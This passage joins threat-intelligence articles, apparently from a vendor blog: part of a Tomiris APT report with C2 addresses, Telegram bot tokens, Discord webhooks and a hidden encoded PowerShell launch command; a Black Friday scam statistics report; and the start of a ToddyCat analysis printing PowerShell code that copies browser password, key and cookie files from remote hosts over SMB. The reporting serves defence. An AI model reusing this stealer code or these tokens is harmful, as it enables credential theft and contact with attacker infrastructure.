URL = hxxps://api.telegram[.]org/bot7804558453:AAFR2OjF7ktvyfygleIneu_8WDaaSkduV7k/
CHAT_ID = 7709228285

Tomiris C# Telegram ReverseShell

Tomiris C# Telegram ReverseShell

JLORAT

One of the oldest implants used by malicious actors has undergone virtually no changes since it was first identified in 2022. It is capable of taking screenshots, executing console commands, and uploading files from the infected system to the C2. The current version of the Trojan lacks only the download command.

Tomiris Rust ReverseShell

This Trojan is a simple reverse shell written in the Rust programming language. Unlike other reverse shells used by attackers, it uses PowerShell as the shell rather than cmd.exe.

Strings used by main routine of Tomiris Rust ReverseShell

Strings used by main routine of Tomiris Rust ReverseShell

Tomiris Go ReverseShell

The Trojan is a simple reverse shell written in Go. We were able to restore the source code. It establishes a TCP connection to 62.113.114.209 on port 443, runs cmd.exe and redirects standard command line input and output to the established connection.

Restored code of Tomiris Go ReverseShell

Restored code of Tomiris Go ReverseShell

Tomiris PowerShell Telegram Backdoor

The original executable is a simple packer written in C++. It extracts a Base64-encoded PowerShell script from itself and executes it using the following command line:

powershell -ExecutionPolicy Bypass -WindowStyle Hidden -EncodedCommand JABjAGgAYQB0AF8AaQBkACAAPQAgACIANwA3ADAAOQAyADIAOAAyADgANQ…………

The extracted script is a backdoor written in PowerShell that uses Telegram to communicate with the C2 server. It has only two key commands:

  • /upload: Download a file from Telegram using a file_Id identifier provided as a parameter and save it to “C:\Users\Public\Libraries\” with the name specified in the parameter file_name.
  • /go: Execute a provided command in the console and return the results as a Telegram message.

The script uses the following credentials for communication:

$chat_id = "7709228285"
$botToken = "8039791391:AAHcE2qYmeRZ5P29G6mFAylVJl8qH_ZVBh8"
$apiUrl = "hxxps://api.telegram[.]org/bot$botToken/"

Strings used by main routine of Tomiris PowerShell Telegram Backdoor

Strings used by main routine of Tomiris PowerShell Telegram Backdoor

Tomiris C# ReverseShell

A simple reverse shell written in C#. It doesn’t support any additional commands beyond console commands.

Tomiris C# ReverseShell main routine

Tomiris C# ReverseShell main routine

Other implants

During the investigation, we also discovered several reverse SOCKS proxy implants on the servers from which subsequent implants were downloaded. These samples were also found on infected systems. Unfortunately, we were unable to determine which implant was specifically used to download them. We believe these implants are likely used to proxy traffic from vulnerability scanners and enable lateral movement within the network.

Tomiris C++ ReverseSocks (based on GitHub Neosama/Reverse-SOCKS5)

The implant is a reverse SOCKS proxy written in C++, with code that is almost entirely copied from the GitHub project Neosama/Reverse-SOCKS5. Debugging messages from the original project have been removed, and functionality to hide the console window has been added.

Main routine of Tomiris C++ ReverseSocks

Main routine of Tomiris C++ ReverseSocks

Tomiris Go ReverseSocks (based on GitHub Acebond/ReverseSocks5)

The Trojan is a reverse SOCKS proxy written in Golang, with code that is almost entirely copied from the GitHub project Acebond/ReverseSocks5. Debugging messages from the original project have been removed, and functionality to hide the console window has been added.

Difference between the restored main function of the Trojan code and the original code from the GitHub project

Difference between the restored main function of the Trojan code and the original code from the GitHub project

Victims

Over 50% of the spear-phishing emails and decoy files in this campaign used Russian names and contained Russian text, suggesting a primary focus on Russian-speaking users or entities. The remaining emails were tailored to users in Turkmenistan, Kyrgyzstan, Tajikistan, and Uzbekistan, and included content in their respective national languages.

Attribution

In our previous report, we described the JLORAT tool used by the Tomiris APT group. By analyzing numerous JLORAT samples, we were able to identify several distinct propagation patterns commonly employed by the attackers. These patterns include the use of long and highly specific filenames, as well as the distribution of these tools in password-protected archives with passwords in the format “xyz@2025” (for example, “min@2025” or “sib@2025”). These same patterns were also observed with reverse shells and other tools described in this article. Moreover, different malware samples were often distributed under the same file name, indicating their connection. Below is a brief list of overlaps among tools with similar file names:

Filename (for convenience, we used the asterisk character to substitute numerous space symbols before file extension) Tool
аппарат правительства российской федерации по вопросу отнесения реализуемых на территории сибирского федерального округа*.exe

(translated: Federal Government Agency of the Russian Federation regarding the issue of designating objects located in the Siberian Federal District*.exe)

Tomiris C/C++ ReverseShell:
078be0065d0277935cdcf7e3e9db4679
33ed1534bbc8bd51e7e2cf01cadc9646
536a48917f823595b990f5b14b46e676
9ea699b9854dde15babf260bed30efcc

Tomiris Rust ReverseShell:
9a9b1ba210ac2ebfe190d1c63ec707fa

Tomiris Go ReverseShell:
c26e318f38dfd17a233b23a3ff80b5f4

Tomiris PowerShell Telegram Backdoor:
c75665e77ffb3692c2400c3c8dd8276b

О работе почтового сервера план и проведенная работа*.exe

(translated: Work of the mail server: plan and performed work*.exe)

Tomiris C/C++ ReverseShell:
0f955d7844e146f2bd756c9ca8711263

Tomiris Rust Downloader:
1083b668459beacbc097b3d4a103623f

Tomiris C# ReverseShell:
abb3e2b8c69ff859a0ec49b9666f0a01

Tomiris Go ReverseShell:
c26e318f38dfd17a233b23a3ff80b5f4

план-протокол встречи о сотрудничестве представителей*.exe

(translated: Meeting plan-protocol on cooperation representatives*.exe)

Tomiris PowerShell Telegram Backdoor:
09913c3292e525af34b3a29e70779ad6
0ddc7f3cfc1fb3cea860dc495a745d16

Tomiris C/C++ ReverseShell:
0f955d7844e146f2bd756c9ca8711263

Tomiris Rust Downloader:
1083b668459beacbc097b3d4a103623f
72327bf7a146273a3cfec79c2cbbe54e
d3641495815c9617e58470448a1c94db

JLORAT:
c73c545c32e5d1f72b74ab0087ae1720

положения о центрах передового опыта (превосходства) в рамках межгосударственной программы*.exe

(translated: Provisions on Centers of Best Practices (Excellence) within the framework of the interstate program*.exe)

Tomiris PowerShell Telegram Backdoor:
09913c3292e525af34b3a29e70779ad6

Tomiris C/C++ ReverseShell:
33ed1534bbc8bd51e7e2cf01cadc9646
9ea699b9854dde15babf260bed30efcc

JLORAT:
6a49982272ba11b7985a2cec6fbb9a96
c73c545c32e5d1f72b74ab0087ae1720

Tomiris Rust Downloader:
72327bf7a146273a3cfec79c2cbbe54e

We also analyzed the group’s activities and found other tools associated with them that may have been stored on the same servers or used the same servers as a C2 infrastructure. We are highly confident that these tools all belong to the Tomiris group.

Conclusions

The Tomiris 2025 campaign leverages multi-language malware modules to enhance operational flexibility and evade detection by appearing less suspicious. The primary objective is to establish remote access to target systems and use them as a foothold to deploy additional tools, including AdaptixC2 and Havoc, for further exploitation and persistence.

The evolution in tactics underscores the threat actor’s focus on stealth, long-term persistence, and the strategic targeting of government and intergovernmental organizations. The use of public services for C2 communications and multi-language implants highlights the need for advanced detection strategies, such as behavioral analysis and network traffic inspection, to effectively identify and mitigate such threats.

Indicators of compromise

More indicators of compromise, as well as any updates to them, are available to customers of our APT reporting service. If interested, please contact intelreports@kaspersky.com.

Distopia Backdoor
B8FE3A0AD6B64F370DB2EA1E743C84BB

Tomiris Python Discord ReverseShell
091FBACD889FA390DC76BB24C2013B59

Tomiris Python FileGrabber
C0F81B33A80E5E4E96E503DBC401CBEE

Tomiris Python Telegram ReverseShell
42E165AB4C3495FADE8220F4E6F5F696

Tomiris C# Telegram ReverseShell
2FBA6F91ADA8D05199AD94AFFD5E5A18

Tomiris C/C++ ReverseShell
0F955D7844E146F2BD756C9CA8711263
078BE0065D0277935CDCF7E3E9DB4679
33ED1534BBC8BD51E7E2CF01CADC9646

Tomiris Rust Downloader
1083B668459BEACBC097B3D4A103623F

JLORAT
C73C545C32E5D1F72B74AB0087AE1720

Tomiris Rust ReverseShell
9A9B1BA210AC2EBFE190D1C63EC707FA

Tomiris C++ ReverseSocks (based on GitHub Neosama/Reverse-SOCKS5)
2ED5EBC15B377C5A03F75E07DC5F1E08

Tomiris PowerShell Telegram Backdoor
C75665E77FFB3692C2400C3C8DD8276B

Tomiris C# ReverseShell
DF95695A3A93895C1E87A76B4A8A9812

Tomiris Go ReverseShell
087743415E1F6CC961E9D2BB6DFD6D51

Tomiris Go ReverseSocks (based on GitHub Acebond/ReverseSocks5)
83267C4E942C7B86154ACD3C58EAF26C

AdaptixC2
CD46316AEBC41E36790686F1EC1C39F0
1241455DA8AADC1D828F89476F7183B7
F1DCA0C280E86C39873D8B6AF40F7588

Havoc
4EDC02724A72AFC3CF78710542DB1E6E

Domains/IPs/URLs
Distopia Backdoor
hxxps://discord[.]com/api/webhooks/1357597727164338349/ikaFqukFoCcbdfQIYXE91j-dGB-8YsTNeSrXnAclYx39Hjf2cIPQalTlAxP9-2791UCZ

Tomiris Python Discord ReverseShell
hxxps://discord[.]com/api/webhooks/1370623818858762291/p1DC3l8XyGviRFAR50de6tKYP0CCr1hTAes9B9ljbd-J-dY7bddi31BCV90niZ3bxIMu
hxxps://discord[.]com/api/webhooks/1388018607283376231/YYJe-lnt4HyvasKlhoOJECh9yjOtbllL_nalKBMUKUB3xsk7Mj74cU5IfBDYBYX-E78G
hxxps://discord[.]com/api/webhooks/1386588127791157298/FSOtFTIJaNRT01RVXk5fFsU_sjp_8E0k2QK3t5BUcAcMFR_SHMOEYyLhFUvkY3ndk8-w
hxxps://discord[.]com/api/webhooks/1369277038321467503/KqfsoVzebWNNGqFXePMxqi0pta2445WZxYNsY9EsYv1u_iyXAfYL3GGG76bCKy3-a75
hxxps://discord[.]com/api/webhooks/1396726652565848135/OFds8Do2qH-C_V0ckaF1AJJAqQJuKq-YZVrO1t7cWuvAp7LNfqI7piZlyCcS1qvwpXTZ

Tomiris Python FileGrabber
hxxp://62.113.115[.]89/homepage/infile.php

Tomiris Python Telegram ReverseShell
hxxps://api.telegram[.]org/bot7562800307:AAHVB7Ctr-K52J-egBlEdVoRHvJcYr-0nLQ/

Tomiris C# Telegram ReverseShell
hxxps://api.telegram[.]org/bot7804558453:AAFR2OjF7ktvyfygleIneu_8WDaaSkduV7k/

Tomiris C/C++ ReverseShell
77.232.39[.]47
109.172.85[.]63
109.172.85[.]95
185.173.37[.]67
185.231.155[.]111
195.2.81[.]99

Tomiris Rust Downloader
hxxps://discordapp[.]com/api/webhooks/1392383639450423359/TmFw-WY-u3D3HihXqVOOinL73OKqXvi69IBNh_rr15STd3FtffSP2BjAH59ZviWKWJRX
hxxps://discordapp[.]com/api/webhooks/1363764458815623370/IMErckdJLreUbvxcUA8c8SCfhmnsnivtwYSf7nDJF-bWZcFcSE2VhXdlSgVbheSzhGYE
hxxps://discordapp[.]com/api/webhooks/1355019191127904457/xCYi5fx_Y2-ddUE0CdHfiKmgrAC-Cp9oi-Qo3aFG318P5i-GNRfMZiNFOxFrQkZJNJsR
hxxp://82.115.223[.]218/
hxxp://172.86.75[.]102/
hxxp://193.149.129[.]113/

JLORAT
hxxp://82.115.223[.]210:9942/bot_auth
hxxp://88.214.26[.]37:9942/bot_auth
hxxp://141.98.82[.]198:9942/bot_auth

Tomiris Rust ReverseShell
185.209.30[.]41

Tomiris C++ ReverseSocks (based on GitHub “Neosama/Reverse-SOCKS5”)
185.231.154[.]84

Tomiris PowerShell Telegram Backdoor
hxxps://api.telegram[.]org/bot8044543455:AAG3Pt4fvf6tJj4Umz2TzJTtTZD7ZUArT8E/
hxxps://api.telegram[.]org/bot7864956192:AAEjExTWgNAMEmGBI2EsSs46AhO7Bw8STcY/
hxxps://api.telegram[.]org/bot8039791391:AAHcE2qYmeRZ5P29G6mFAylVJl8qH_ZVBh8/
hxxps://api.telegram[.]org/bot7157076145:AAG79qKudRCPu28blyitJZptX_4z_LlxOS0/
hxxps://api.telegram[.]org/bot7649829843:AAH_ogPjAfuv-oQ5_Y-s8YmlWR73Gbid5h0/

Tomiris C# ReverseShell
206.188.196[.]191
188.127.225[.]191
188.127.251[.]146
94.198.52[.]200
188.127.227[.]226
185.244.180[.]169
91.219.148[.]93

Tomiris Go ReverseShell
62.113.114[.]209
195.2.78[.]133

Tomiris Go ReverseSocks (based on GitHub “Acebond/ReverseSocks5”)
192.165.32[.]78
188.127.231[.]136

AdaptixC2
77.232.42[.]107
94.198.52[.]210
96.9.124[.]207
192.153.57[.]189
64.7.199[.]193

Havoc
78.128.112[.]209

Malicious URLs
hxxp://188.127.251[.]146:8080/sbchost.rar
hxxp://188.127.251[.]146:8080/sxbchost.exe
hxxp://192.153.57[.]9/private/svchost.exe
hxxp://193.149.129[.]113/732.exe
hxxp://193.149.129[.]113/system.exe
hxxp://195.2.79[.]245/732.exe
hxxp://195.2.79[.]245/code.exe
hxxp://195.2.79[.]245/firefox.exe
hxxp://195.2.79[.]245/rever.exe
hxxp://195.2.79[.]245/service.exe
hxxp://195.2.79[.]245/winload.exe
hxxp://195.2.79[.]245/winload.rar
hxxp://195.2.79[.]245/winsrv.rar
hxxp://195.2.79[.]245/winupdate.exe
hxxp://62.113.115[.]89/offel.exe
hxxp://82.115.223[.]78/private/dwm.exe
hxxp://82.115.223[.]78/private/msview.exe
hxxp://82.115.223[.]78/private/spoolsvc.exe
hxxp://82.115.223[.]78/private/svchost.exe
hxxp://82.115.223[.]78/private/sysmgmt.exe
hxxp://85.209.128[.]171:8000/AkelPad.rar
hxxp://88.214.25[.]249:443/netexit.rar
hxxp://89.110.95[.]151/dwm.exe
hxxp://89.110.98[.]234/Rar.exe
hxxp://89.110.98[.]234/code.exe
hxxp://89.110.98[.]234/rever.rar
hxxp://89.110.98[.]234/winload.exe
hxxp://89.110.98[.]234/winload.rar
hxxp://89.110.98[.]234/winrm.exe
hxxps://docsino[.]ru/wp-content/private/alone.exe
hxxps://docsino[.]ru/wp-content/private/winupdate.exe
hxxps://sss.qwadx[.]com/12345.exe
hxxps://sss.qwadx[.]com/AkelPad.exe
hxxps://sss.qwadx[.]com/netexit.rar
hxxps://sss.qwadx[.]com/winload.exe
hxxps://sss.qwadx[.]com/winsrv.exe

To buy or not to buy: How cybercriminals capitalize on Black Friday

By: Kaspersky

The global e‑commerce market is accelerating faster than ever before, driven by expanding online retail, and rising consumer adoption worldwide. According to McKinsey Global Institute, global e‑commerce is projected to grow by 7–9% annually through 2040.

At Kaspersky, we track how this surge in online shopping activity is mirrored by cyber threats. In 2025, we observed attacks which targeted not only e‑commerce platform users but online shoppers in general, including those using digital marketplaces, payment services and apps for everyday purchases. This year, we additionally analyzed how cybercriminals exploited gaming platforms during Black Friday, as the gaming industry has become an integral part of the global sales calendar. Threat actors have been ramping up their efforts during peak sales events like Black Friday, exploiting high demand and reduced user vigilance to steal personal data, funds, or spread malware.

This report continues our annual series of analyses published on Securelist in 2021, 2022, 2023, and  2024, which examine the evolving landscape of shopping‑related cyber threats.

Methodology

To track how the shopping threat landscape continues to evolve, we conduct an annual assessment of the most common malicious techniques, which span financial malware, phishing pages that mimic major retailers, banks, and payment services, as well as spam campaigns that funnel users toward fraudulent sites. In 2025, we also placed a dedicated focus on gaming-related threats, analyzing how cybercriminals leverage players’ interest. The threat data we rely on is sourced from the Kaspersky Security Network (KSN), which processes anonymized cybersecurity data shared consensually by Kaspersky users. This report draws on data collected from January through October 2025.

Key findings

  • In the first ten months of 2025, Kaspersky identified nearly 6.4 million phishing attacks which targeted users of online stores, payment systems, and banks.
  • As many as 48.2% of these attacks were directed at online shoppers.
  • We blocked more than 146,000 Black Friday-themed spam messages in the first two weeks of November.
  • Kaspersky detected more than 2 million phishing attacks related to online gaming.
  • Around 1.09 million banking-trojan attacks were recorded during the 2025 Black Friday season.
  • The number of attempted attacks on gaming platforms surged in 2025, reaching more than 20 million, a significant increase compared to previous years.
  • More than 18 million attempted malicious attacks were disguised as Discord in 2025, a more than 14-time increase year-over-year, while Steam remained within its usual five-year fluctuation range.

Shopping fraud and phishing

Phishing and scams remain among the most common threats for online shoppers, particularly during high-traffic retail periods when users are more likely to act quickly and rely on familiar brand cues. Cybercriminals frequently recreate the appearance of legitimate stores, payment pages, and banking services, making their fraudulent sites and emails difficult to distinguish from real ones. With customers navigating multiple offers and payment options, they may overlook URL or sender details, increasing the likelihood of credential theft and financial losses.

From January through to October 2025, Kaspersky products successfully blocked 6,394,854 attempts to access phishing links which targeted users of online stores, payment systems, and banks. Breaking down these attempts, 48.21% had targeted online shoppers (for comparison, this segment accounted for 37.5% in 2024), 26.10% targeted banking users (compared to 44.41% in 2024), and 25.69% mimicked payment systems (18.09% last year). Compared to previous years, there has been a noticeable shift in focus, with attacks against online store users now representing a larger share, reflecting cybercriminals’ continued emphasis on exploiting high-demand retail periods, while attacks on banking users have decreased in relative proportion. This may be related to online banking protection hardening worldwide.

Financial phishing attacks by category, January–October 2025 (download)

In 2025, Kaspersky products detected and blocked 606,369 phishing attempts involving the misuse of Amazon’s brand. Cybercriminals continued to rely on Amazon-themed pages to deceive users and obtain personal or financial information.

Other major e-commerce brands were also impersonated. Attempts to visit phishing pages mimicking Alibaba brands, such as AliExpress, were detected 54,500 times, while eBay-themed pages appeared in 38,383 alerts. The Latin American marketplace Mercado Libre was used as a lure in 8,039 cases, and Walmart-related phishing pages were detected 8,156 times.

Popular online stores mimicked by scammers, January–October 2025 (download)

In 2025, phishing campaigns also extensively mimicked other online platforms. Netflix-themed pages were detected 801,148 times, while Spotify-related attempts reached 576,873. This pattern likely reflects attackers’ continued focus on high-traffic digital entertainment services with in-service payments enabled, which can be monetized via stolen accounts.

How scammers exploited shopping hype in 2025

In 2025, Black Friday-related scams continued to circulate across multiple channels, with fraudulent email campaigns remaining one of the key distribution methods. As retailers increase their seasonal outreach, cybercriminals take advantage of the high volume of promotional communications by sending look-alike messages that direct users to scam and phishing pages. In the first two weeks of November, 146,535 spam messages connected to seasonal sales were detected by Kaspersky, including 2,572 messages referencing Singles day sales.

Scammers frequently attempt to mimic well-known platforms to increase the credibility of their messages. In one of the recurring campaigns, a pattern seen year after year, cybercriminals replicated Amazon’s branding and visual style, promoting supposedly exclusive early-access discounts of up to 70%. In this particular case, the attackers made almost no changes to the text used in their 2024 campaign, again prompting users to follow a link leading to a fraudulent page. Such pages are usually designed to steal their personal or payment information or to trick the user into buying non-existent goods.

Beyond the general excitement around seasonal discounts, scammers also try to exploit consumers’ interest in newly released Apple devices. To attract attention, they use the same images of the latest gadgets across various mailing campaigns, just changing the names of legitimate retailers that allegedly sell the brand.

Scammers use an identical image across different campaigns, only changing the retailer’s branding

As subscription-based streaming platforms also take part in global sales periods, cybercriminals attempt to take advantage of this interest as well. For example, we observed a phishing website where scammers promoted an offer for a “12-month subscription bundle” covering several popular services at once, asking users to enter their bank card details. To enhance credibility, the scammers also include fabricated indicators of numerous successful purchases from other “users,” making the offer appear legitimate.

In addition to imitating globally recognized platforms, scammers also set up fake pages that pretend to be local services in specific countries. This tactic enables more targeted campaigns that blend into the local online landscape, increasing the chances that users will perceive the fraudulent pages as legitimate and engage with them.

Non-existent Norwegian online store and popular Labubu toys sale

Non-existent Norwegian online store and popular Labubu toys sale

Banking Trojans

Banking Trojans, or “bankers,” are another tool for cybercriminals exploiting busy shopping seasons like Black Friday in 2025. They are designed to steal sensitive data from online banking and payment systems. In this section, we’ll focus on PC bankers. Once on a victim’s device, they monitor the browser and, when the user visits a targeted site, can use techniques like web injection or form-grabbing to capture login credentials, credit card information, and other personal data. Some trojans also watch the clipboard for crypto wallet addresses and replace them with those controlled by the malicious actors.

As online shopping peaks during major sales events, attackers increasingly target e-commerce platforms alongside banks. Trojans may inject fake forms into legitimate websites, tricking users into revealing sensitive data during checkout and increasing the risk of identity theft and financial fraud. In 2025, Kaspersky detected over 1,088,293* banking Trojan attacks. Among notable banker-related cases analysed by Kaspersky throughout the year, campaigns involving the new Maverick banking Trojan distributed via WhatsApp, as well as the Efimer Trojan which spread through malicious emails and compromised WordPress sites can be mentioned, both illustrating how diverse and adaptive banking Trojan delivery methods are.

*These statistics include globally active banking malware, and malware for ATMs and point-of-sale (PoS) systems. We excluded data on Trojan-banker families that no longer use banking Trojan functionality in their attacks, such as Emotet.

A holiday sales season on the dark web

Apparently, even the criminal underground follows its own version of a holiday sales season. Once data is stolen, it often ends up on dark-web forums, where cybercriminals actively search for buyers. This pattern is far from new, and the range of offers has remained largely unchanged over the past two years.

Threat actors consistently seize the opportunity to attract “new customers,” advertising deep discounts tied to high-profile global sales events. It is worth noting that year after year we see the same established services announce their upcoming promotions in the lead-up to Black Friday, almost as if operating on a retail calendar of their own.

We also noted that dark web forum participants themselves eagerly await these seasonal markdowns, hoping to obtain databases at the most favorable rates and expressing their wishes in forum posts. In the months before Black Friday, posts began appearing on carding-themed forums advertising stolen payment-card data at promotional prices.

Threats targeting gaming

The gaming industry faces a high concentration of scams and other cyberthreats due to its vast global audience and constant demand for digital goods, updates, and in-game advantages. Players often engage quickly with new offers, making them more susceptible to deceptive links or malicious files. At the same time, the fact that gamers often download games, mods, skins etc. from third-party marketplaces, community platforms, and unofficial sources creates additional entry points for attackers.

The number of attempted attacks on platforms beloved by gamers increased dramatically in 2025, reaching 20,188,897 cases, a sharp rise compared to previous years.

Attempts to attack users through malicious or unwanted files disguised as popular gaming platforms (download)

The nearly sevenfold increase in 2025 is most likely linked to the Discord block by some countries introduced at the end of 2024. Eventually users rely on alternative tools, proxies and modified clients. This change significantly expanded the attack surface, making users more vulnerable to fake installers, and malicious updates disguised as workarounds for the restriction.

It can also be seen in the top five most targeted gaming platforms of 2025:

Platform The number of attempted attacks
Discord 18,556,566
Steam 1,547,110
Xbox 43,560
Uplay 28,366
Battle.net 5,538

In previous years, Steam consistently ranked as the platform with the highest number of attempted attacks. Its extensive game library, active modding ecosystem, and long-standing role in the gaming community made it a prime target for cybercriminals distributing malicious files disguised as mods, cheats, or cracked versions. In 2025, however, the landscape changed significantly. The gap between Steam and Discord expanded to an unprecedented degree as Steam-related figures remained within their typical fluctuation range of the past five years,  while the number of attempted Discord-disguised attacks surged more than 14 times compared to 2024, reshaping the hierarchy of targeted gaming platforms.

Attempts to attack users through malicious or unwanted files disguised as Steam and Discord throughout the reported period (download)

From January to October, 2025, cybercriminals used a variety of cyberthreats disguised as popular related to gamers platforms, modifications or circumvention options. RiskTool dominated the threat landscape with 17,845,099 detections, far more than any other category. Although not inherently malicious, these tools can hide files, mask processes, or disable programs, making them useful for stealthy, persistent abuse, including covert crypto-mining. Downloaders ranked second with 1,318,743 detections. These appear harmless but may fetch additional malware among other downloaded files. Downloaders are typically installed when users download unofficial patches, cracked clients, or mods. Trojans followed with 384,680 detections, often disguised as cheats or mod installers. Once executed, they can steal credentials, intercept tokens, or enable remote access, leading to account takeovers and the loss of in-game assets.

Threat Gaming-related detections
RiskTool 17,845,099
Downloader 1,318,743
Trojan 384,680
Adware 184,257
Exploit 152,354

Phishing and scam threats targeting gamers

In addition to tracking malicious and unwanted files disguised as gamers’ platforms, Kaspersky experts also analysed phishing pages which impersonated these services. Between January and October 2025, Kaspersky products detected 2,054,336 phishing attempts targeting users through fake login pages, giveaway offers, “discounted” subscriptions and other scams which impersonated popular platforms like Steam, PlayStation, Xbox and gaming stores.

Example of Black Friday scam using a popular shooter as a lure

Example of Black Friday scam using a popular shooter as a lure

The page shown in the screenshot is a typical Black Friday-themed scam that targets gamers, designed to imitate an official Valorant promotion. The “Valorant Points up to 80% off” banner, polished layout, and fake countdown timer create urgency and make the offer appear credible at first glance. Users who proceed are redirected to a fake login form requesting Riot account credentials or bank card details. Once submitted, this information enables attackers to take over accounts, steal in-game assets, or carry out fraudulent transactions.

Minor text errors reveal the page's fraudulent nature

Minor text errors reveal the page’s fraudulent nature. The phrase “You should not have a size limit of 5$ dollars in your account” is grammatically incorrect and clearly suspicious.

Another phishing page relies on a fabricated “Winter Gift Marathon” that claims to offer a free $20 Steam gift card. The seasonal framing, combined with a misleading counter (“251,110 of 300,000 cards received”), creates an artificial sense of legitimacy and urgency intended to prompt quick user interaction.

The central component of the scheme is the “Sign in” button, which redirects users to a spoofed Steam login form designed to collect their credentials. Once obtained, attackers can gain full access to the account, including payment methods, inventory items, and marketplace assets, and may be able to compromise additional services if the same password is used elsewhere.

Examples of scams on Playstation 5 Pro and Xbox series X

Scams themed around the PlayStation 5 Pro and Xbox Series X appear to be generated from a phishing kit, a reusable template that scammers adapt for different brands. Despite referencing two consoles, both pages follow the same structure which features a bold claim offering a chance to “win” a high-value device, a large product image on the left, and a minimalistic form on the right requesting the user’s email address.

A yellow banner promotes an “exclusive offer” with “limited availability,” pressuring users to respond quickly. After submitting an email, victims are typically redirected to additional personal and payment data-collection forms. They also may later be targeted with follow-up phishing emails, spam, or malicious links.

Conclusions

In 2025, the ongoing expansion of global e-commerce continued to be reflected in the cyberthreat landscape, with phishing, scam activity, and financial malware targeting online shoppers worldwide. Peak sales periods once again created favorable conditions for fraud, resulting in sustained activity involving spoofed retailer pages, fraudulent email campaigns, and seasonal spam.

Threat actors also targeted users of digital entertainment and subscription services. The gaming sector experienced a marked increase in malicious activity, driven by shifts in platform accessibility and the widespread use of third-party tools. The significant rise in malicious detections associated with Discord underscored how rapidly attackers adjust to changes in user behavior.

Overall, 2025 demonstrated that cybercriminals continue to leverage predictable user behavior patterns and major sales events to maximize the impact of their operations. Consumers should remain especially vigilant during peak shopping periods and use stronger security practices, such as two-factor authentication, secure payment methods, and cautious browsing. A comprehensive security solution that blocks malware, detects phishing pages, and protects financial data can further reduce the risk of falling victim to online threats.

ToddyCat: your hidden email assistant. Part 1

Introduction

Email remains the main means of business correspondence at organizations. It can be set up either using on-premises infrastructure (for example, by deploying Microsoft Exchange Server) or through cloud mail services such as Microsoft 365 or Gmail. However, some organizations do not provide domain-level access to their cloud email. As a result, attackers who have compromised the domain do not automatically gain access to email correspondence and must resort to additional techniques to read it.

This research describes how ToddyCat APT evolved its methods to gain covert access to the business correspondence of employees at target companies. In the first part, we review the incidents that occurred in the second half of 2024 and early 2025. In the second part of the report, we focus in detail on how the attackers implemented a new attack vector as a result of their efforts. This attack enables the adversary to leverage the user’s browser to obtain OAuth 2.0 authorization tokens. These tokens can then be utilized outside the perimeter of the compromised infrastructure to access corporate email.

Additional information about this threat, including indicators of compromise, is available to customers of the Kaspersky Intelligence Reporting Service. Contact: intelreports@kaspersky.com.

TomBerBil in PowerShell

In a previous post on the ToddyCat group, we described the TomBerBil family of tools, which are designed to extract cookies and saved passwords from browsers on user hosts. These tools were written in C# and C++.

Yet, analysis of incidents from May to June 2024 revealed a new variant implemented in PowerShell. It retained the core malicious functionality of the previous samples but employed a different implementation approach and incorporated new commands.

A key feature of this version is that it was executed on domain controllers on behalf of a privileged user, accessing browser files via shared network resources using the SMB protocol.

Besides supporting the Chrome and Edge browsers, the new version also added processing for Firefox browser files.

The tool was launched using a scheduled task that executed the following command line:

powershell -exec bypass -command "c:\programdata\ip445.ps1"

The script begins by creating a new local directory, which is specified in the $baseDir variable. The tool saves all data it collects into this directory.

$baseDir = 'c:\programdata\temp\'

try{
	New-Item -ItemType directory -Path $baseDir | Out-Null
}catch{
	
}

The script defines a function named parseFile, which accepts the full file path as a parameter. It opens the C:\programdata\uhosts.txt file and reads its content line by line using .NET Framework classes, returning the result as a string array. This is how the script forms an array of host names.

function parseFile{
    param(
        [string]$fileName
    )
    
    $fileReader=[System.IO.File]::OpenText($fileName)

    while(($line = $fileReader.ReadLine()) -ne $null){
        try{
            $line.trim()
            }
        catch{
        }
    }
    $fileReader.close()
}

For each host in the array, the script attempts to establish an SMB connection to the shared resource c$, constructing the path in the \\\c$\users\ format. If the connection is successful, the tool retrieves a list of user directories present on the remote host. If at least one directory is found, a separate folder is created for that host within the $baseDir working directory:

foreach($myhost in parseFile('c:\programdata\uhosts.txt')){
    $myhost=$myhost.TrimEnd()
    $open=$false
    
    $cpath = "\\{0}\c$\users\" -f $myhost
    $items = @(get-childitem $cpath -Force -ErrorAction SilentlyContinue)
	
	$lpath = $baseDir + $myhost
	try{
		New-Item -ItemType directory -Path $lpath | Out-Null
	}catch{
		
	}

In the next stage, the script iterates through the user folders discovered on the remote host, skipping any folders specified in the $filter_users variable, which is defined upon launching the tool. For the remaining folders, three directories are created in the script’s working folder for collecting data from Google Chrome, Mozilla Firefox, and Microsoft Edge.

$filter_users = @('public','all users','default','default user','desktop.ini','.net v4.5','.net v4.5 classic')

foreach($item in $items){
	
	$username = $item.Name
	if($filter_users -contains $username.tolower()){
		continue
	}
	$upath = $lpath + '\' + $username
	
	try{
		New-Item -ItemType directory -Path $upath | Out-Null
		New-Item -ItemType directory -Path ($upath + '\google') | Out-Null
		New-Item -ItemType directory -Path ($upath + '\firefox') | Out-Null
		New-Item -ItemType directory -Path ($upath + '\edge') | Out-Null
	}catch{
		
	}

Next, the tool uses the default account to search for the following Chrome and Edge browser files on the remote host:

  • Login Data: a database file that contains the user’s saved logins and passwords for websites in an encrypted format
  • Local State: a JSON file containing the encryption key used to encrypt stored data
  • Cookies: a database file that stores HTTP cookies for all websites visited by the user
  • History: a database that stores the browser’s history

These files are copied via SMB to the local folder within the corresponding user and browser folder hierarchy. Below is a code snippet that copies the Login Data file:

$googlepath = $upath + '\google\'
$firefoxpath = $upath + '\firefox\'
$edgepath = $upath + '\edge\'
$loginDataPath = $item.FullName + "\AppData\Local\Google\Chrome\User Data\Default\Login Data"
if(test-path -path $loginDataPath){
	$dstFileName = "{0}\{1}" -f $googlepath,'Login Data'
	copy-item -Force -Path $loginDataPath -Destination $dstFileName | Out-Null
}

The same procedure is applied to Firefox files, with the tool additionally traversing through all the user profile folders of the browser. Instead of the files described above for Chrome and Edge, the script searches for files which have names from the $firefox_files array that contain similar information. The requested files are also copied to the tool’s local folder.

$firefox_files = @('key3.db','signons.sqlite','key4.db','logins.json')

$firefoxBase = $item.FullName + '\AppData\Roaming\Mozilla\Firefox\Profiles'
if(test-path -path $firefoxBase){
	$profiles = @(get-childitem $firefoxBase -Force -ErrorAction SilentlyContinue)
	foreach($profile in $profiles){
		if(!(test-path -path ($firefoxpath + '\' + $profile.Name))){
			New-Item -ItemType directory -Path ($firefoxpath + '\' + $profile.Name) | Out-Null
		}
		foreach($firefox_file in $firefox_files){
			$tmpPath = $firefoxBase + '\' + $profile.Name + '\' + $firefox_file
			if(test-path -Path $tmpPath){
				$dstFileName = "{0}\{1}\{2}" -f $firefoxpath,$profile.Name,$firefox_file
